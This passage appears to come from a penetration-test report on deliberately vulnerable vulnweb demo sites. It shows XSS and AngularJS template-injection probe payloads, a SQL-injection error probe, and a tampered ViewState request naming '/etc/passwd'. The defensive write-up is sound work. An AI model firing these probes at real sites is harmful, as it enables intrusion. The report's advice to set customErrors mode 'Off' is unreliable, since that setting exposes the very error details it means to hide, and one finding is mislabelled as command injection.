Implement an effective authentication verification, where the website has an account creation option, and verifies the credentials inserted when the user logs in, and only allows the login if the account exists and with the correct username (id) and password.

<b>Summary Title:</b>	Cross-Site Scripting (XSS)
<b>Affected Function:</b>	Stored - Non-Privileged User to Anyone
<b>Target:</b>	<a href="http://testhtml5.vulnweb.com/">http://testhtml5.vulnweb.com/</a>
<b>Technical Severity:</b>	High
<b>Vulnerability Details (URL / Location of the vulnerability:</b>	<a href="http://testhtml5.vulnweb.com/#/popular">http://testhtml5.vulnweb.com/#/popular</a>
<b>CWEID</b>	CWE-79

**Description:**

Again verifying the user login field, it was noticed that the username used to login on the web application was not only being shown on the web page, but also being stored on its code.

admin is coming from <http://testhtml5.vulnweb.com/> and has visited this page 2 times.

Image 17 - User (id) login being shown on the page





Image 18 - User (id) being stored on the code

As a test, an alert script was sent as a username login into the page, and the page executed the script and stored the information on the code, just as the past examples.



A screenshot of a web application's login interface. The form is titled "Login" and has a close button (X) in the top right corner. It contains two input fields: "Username" and "Password". The "Username" field contains the text `<script>alert()</script>`. Below the "Password" field is a button labeled "Forgot Pwd?". At the bottom of the form are two buttons: "Login" (highlighted in blue) and "Close".

Image 19 - Script being sent as a username



Image 20 - Script being executed




Image 21 - Script stored on the code




Image 22 - Bigger view of the script execution

These evidences proves a Stored Cross-Site Scripting (XSS) vulnerability on the website, as the application executes the user's input as a script and stores it on its code. An attacker could insert a malicious script on the web application and use it to steal user's data, send malwares to the victim, or others.

#### Solution:

Apply privilege restriction policies so anyone can't execute codes on the web application, validate user input, encode variable input before returning it back to user so a malicious script wouldn't execute, keep technologies used updated.

<b>Summary Title:</b>	Insecure OS/Firmware
<b>Affected Function:</b>	Command Injection
<b>Target:</b>	http://testhtml5.vulnweb.com/
<b>Technical Severity:</b>	Very High
<b>Vulnerability Details (URL / Location of the vulnerability:</b>	http://testhtml5.vulnweb.com/#/contact
<b>CWEID</b>	CWE-77

#### Description:


Now verifying the contact page, the first name field is also shown in the page and stored on the code. The first test was to use the same script as used on the previous vulnerability

detected `<script>alert()</script>`. However, the page showed the message but did not execute the script.

thank you very much for your feedback `<script>alert()</script>` !

Image 23 - Script text shown but not executed

This happens because in this field, Angular expressions are being used, which means the `alert()` function didn't work because the scope does not have an `alert()` function defined. As another attempt, the first name field was filled with the expression `{{1+1}}` instead.



The image shows a feedback form with the following fields and content:

- First Name:** A text input field containing the Angular expression `{{1+1}}`.
- Last Name:** A text input field with the placeholder text "Your Last Name".
- Email Address:** A text input field with the placeholder text "Your email address".
- Subject:** A dropdown menu with the text "Choose One:" and a downward arrow.
- Send:** A blue button.

Image 24 - Expression insert on the first name field

As we can see on image 25, the expression was executed in to the result 2.

thank you very much for your feedback **2** !

Image 25 - Result number 2 as the first name

To confirm the existence of a vulnerability, we used the object called "constructor", which has a function with the same name, to execute the function `alert()`: `{{constructor.constructor('alert(1)')()}}`. In this case, the alert was successfully executed. Which means malicious scripts would be executed too, that could be used to attack users.





Image 25 - Alert function execution




Image 26 - Object and function constructor on the code

### Solution:

The evidences shown on the past description indicates the presence of AngularJS Client-Side Template Injection vulnerability, which can be resolved by updating the AngularJS version being used on the application.

As shown on image 27, the website uses a very outdated version of AngularJS 1.0.6, this vulnerability was fixed from 1.6 version and above, and it is always important to use the last launched version of all technologies to prevent further bugs and security vulnerabilities.




Image 27 - AngularJS version

**Application:** <http://testaspnet.vulnweb.com/>

<b>Summary Title:</b>	Server-Side SQL Injection
<b>Affected Function:</b>	SQL Injection
<b>Target:</b>	<a href="http://testaspnet.vulnweb.com/">http://testaspnet.vulnweb.com/</a>
<b>Technical Severity:</b>	Very High
<b>Vulnerability Details (URL / Location of the vulnerability):</b>	<a href="http://testaspnet.vulnweb.com/login.aspx">http://testaspnet.vulnweb.com/login.aspx</a>
<b>CWEID</b>	CWE-89

### Description:

SQL Injection vulnerability is when the application does not process the insert of special characters correctly, and allows the attacker to inject SQL commands and gain access to the application database.

In the case of the next image, a ' was inserted on the URL, and the application resulted in an error, indicating that it is vulnerable to SQL Injection Error Based, which means a bad intentioned user could insert data on the application's database.




Image 28 - SQL Injection Vulnerability

### Solution:

One of the most important ways to protect against SQL Injection vulnerability, is to use safe programming functions that won't allow for an injection attack to happen. For example, using parameterized queries, also known as prepared statements instead of string concatenation. It is also extremely important to restrict privilege access to the application databases.

<b>Summary Title:</b>	Cross-Site Scripting (XSS)
<b>Affected Function:</b>	Stored - Non-Privileged User to Anyone
<b>Target:</b>	<a href="http://testaspnet.vulnweb.com/">http://testaspnet.vulnweb.com/</a>
<b>Technical Severity:</b>	High
<b>Vulnerability Details (URL / Location of the vulnerability):</b>	<a href="http://testaspnet.vulnweb.com/Comments.aspx?id=2">http://testaspnet.vulnweb.com/Comments.aspx?id=2</a>
<b>CWEID</b>	CWE-79

**Description:**

The comments field contains a Stored Cross-Site Scripting (XSS) vulnerability, as the user's input (comment) is successfully interpreted as a script and stored on the application code. This means a malicious code could be inserted on the page by an attacker, like for example a script that sends the user's document.cookie to the attacker.

**User comments:**


posted by [REDACTED]

alert()

posted by [REDACTED]

<script>alert()</script>

Send comment

Image 29 - Script as a comment




Image 30 - Script executed

```

<table id="tblComments" width="500" cellspacing="0" cellpadding="0" border="0">
  <tbody>
    <tr>...</tr>
    <tr>
      <td class="Comment">
        <div class="CommentAuthor">...</div>
        <div class="CommentText">alert()</div>
      </td>
    </tr>
  </tbody>
</table>

```

Image 31 - Script stored on the application




Image 32 - Bigger page view of the script execution

**Solution:**

Apply privilege restriction policies so anyone can't execute codes on the web application, validate user input, encode variable input before returning it back to user so a malicious script wouldn't execute, keep technologies used updated.

<b>Summary Title:</b>	Sensitive Data Exposure
<b>Affected Function:</b>	Disclosure of Secrets
<b>Target:</b>	<a href="http://testaspnet.vulnweb.com/">http://testaspnet.vulnweb.com/</a>
<b>Technical Severity:</b>	Very High
<b>Vulnerability Details (URL / Location of the vulnerability):</b>	<a href="http://testaspnet.vulnweb.com/login.aspx">http://testaspnet.vulnweb.com/login.aspx</a>
<b>CWEID</b>	CWE-209

**Description:**

Using burp to intercept requests on the login page, clicking on the calendar on the website, the follow request was sent:

## Request

[illegible]

Image 33 - Calendar http request


By inserting random characters on the http request and sending it again to the web server, the web server sent an error on the http response, as shown in image 35.

```

7pI2YBwL7pKE%2FAvukoT8C%
/C%2B6SFxwwC%2B6T5rAkC%2B
3C3Mu7%2B/et c/passwd
3oCat zL6%2BoCat zL39MPAt zL

```

Image 34 - Random characters insert



```

Response
Pretty Raw Hex Render
104 <b>
    Version Information:
  </b>
    &nbsp;Microsoft .NET Framework Version:2.0.50727.8813; ASP.NET Version:2.0.50727.8951
105
106 </font>
107
108 </body>
109 </html>
110 <!--
111 [FormatException]: Invalid length for a Base-64 char array.
112 at System.Convert.FromBase64String(String s)
113 at System.Web.UI.ObjectStateFormatter.Deserialize(String inputString)
114 at System.Web.UI.ClientScriptManager.EnsureEventValidationFieldLoaded()
115 [ViewStateException]: Invalid viewstate.
116 Client IP: 179.100.45.95
117 Port: 58091
118 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
119 ViewState:
    /wEWwLe7LapAgLStq24BwK3jsrkBALtuvfLDQKC3IeGDALQp5LLBALTp+rACAKN96ipBgKN96ipBgLmbvveCQLmbvveCQLmna/1AgLmna/1A
    gLmncOJCgLMncOJCgLMnfesAwLmfnesAwLmnevDDALmnevDDALmZ/mBQLmZ/mBQLmnbO9DQlmbO9DQlmbafQBgLmnafoBgLmZu5AwLmZ
    u5AwLmny/cDALmY/cDAL7pJnFDwL7pJnFDwL7pI2YBwL7pI2YBwL7pKE/AvukoT8C+6TV0wkC+6TV0wkC+6TJ9gIC+6TJ9gIC+6T9jQoC+6T
    9jQoC+6SRoAMC+6SRoAMC+6SFxwwC+6SFxwwC+6T5rAkC+6T5rAkC+6TtwIC+6TtwIC3Mv/6AUC3Mv/6AUC3MuTjw0C3MuTjw0C3MuHogYC
    3MuHogYC3Mu7+Q8C3Mu7+/etc/passwd
120 Q8C3MuvnAcc3MuvnAcc3MvDMALcy8MwAtzL99cJatzL99cJatzL6+oCatZL6+oCatZL39MPatzL39MPatzL8/YIatzL8/YIarHS3Z8KArHS3Z
    8KArHS8bIDArHS8bIDArHS5ckMarHS5ckMarHSmewFarHSmewFarHSjYMNArHSjYMNArHSoaYGArHSoaYGArHS1foParHS1foParHSyZEHarH
    SyZEHarHSvfkFarHSvfkFarHSOZONArHSOZONArSowUCivmjBWSAMX600vLawlreaCdcXNN6kzNp
121 Referer: http://testaspnet.vulnweb.com/login.aspx
122 Path: /login.aspx
123 [HttpException]: The state information is invalid for this page and might be corrupted.
124 at System.Web.UI.ViewStateException.ThrowError(Exception inner, String persistedState, String
    errorPageMessage, Boolean macValidationError)
125 at System.Web.UI.ClientScriptManager.EnsureEventValidationFieldLoaded()
126 at System.Web.UI.ClientScriptManager.ValidateEvent(String uniqueId, String argument)
127 at System.Web.UI.WebControls.TextBox.LoadPostData(String postDataKey, NameValueCollection postCollection)
128 at System.Web.UI.Page.ProcessPostData(NameValueCollection postData, Boolean fBeforeLoad)
129 at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean
    includeStagesAfterAsyncPoint)
130 at System.Web.UI.Page.ProcessRequest(Boolean includeStagesBeforeAsyncPoint, Boolean
    includeStagesAfterAsyncPoint)
131 at System.Web.UI.Page.ProcessRequest()
132 at System.Web.UI.Page.ProcessRequest(HttpContext context)
133 at ASP.login_aspx.ProcessRequest(HttpContext context) in
    c:\Windows\Microsoft.NET\Framework64\v2.0.50727\Temporary ASP.NET
    Files\root\e6eb278b\4a52d72d\App_Web_hnrrotav.6.cs:line 0
134 at System.Web.HttpApplication.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute()
135 at System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)
136 --><!--
137 This error page might contain sensitive information because ASP.NET is configured to show verbose error
    messages using &lt;customErrors mode="Off"/>. Consider using &lt;customErrors mode="On"/> or
    &lt;customErrors mode="RemoteOnly"/> in production environments.-->

```

Image 35 - Error message display

The error message disclosed some sensitive information, like the port being used in that connection, arguments, functions, encrypted base being used (base-64), framework and its version, framework path: c:\Windows\Microsoft.NET\Framework64\v2.0.50727\Temporary ASP.NET. This happens because ASP.NET has detailed error message enabled, which gives an attacker important information about the application that could help to perform a successful attack.

### Solution:

Disable verbose error message from ASP.NET to remote users, so users and attackers can't see sensitive information in case of an error, this can be done with the command: `<customErrors mode='Off' />`. Is also important to keep all technology used updated to the most recently launched version.

**Final Consideration**

The tests executed found three high or very high vulnerabilities for each of the four applications requested on the project, that could cause negative impacts to the applications. With that, we can conclude the tests achieved the proposed objective.

We can conclude that penetration tests are fundamental to detect security vulnerabilities and help develop a safer application.

As technology and information security progress quickly, for both security measures and exploitations, it's extremely important to perform periodic security tests.

I am thankful for the opportunity for this project and make myself available for any future opportunity.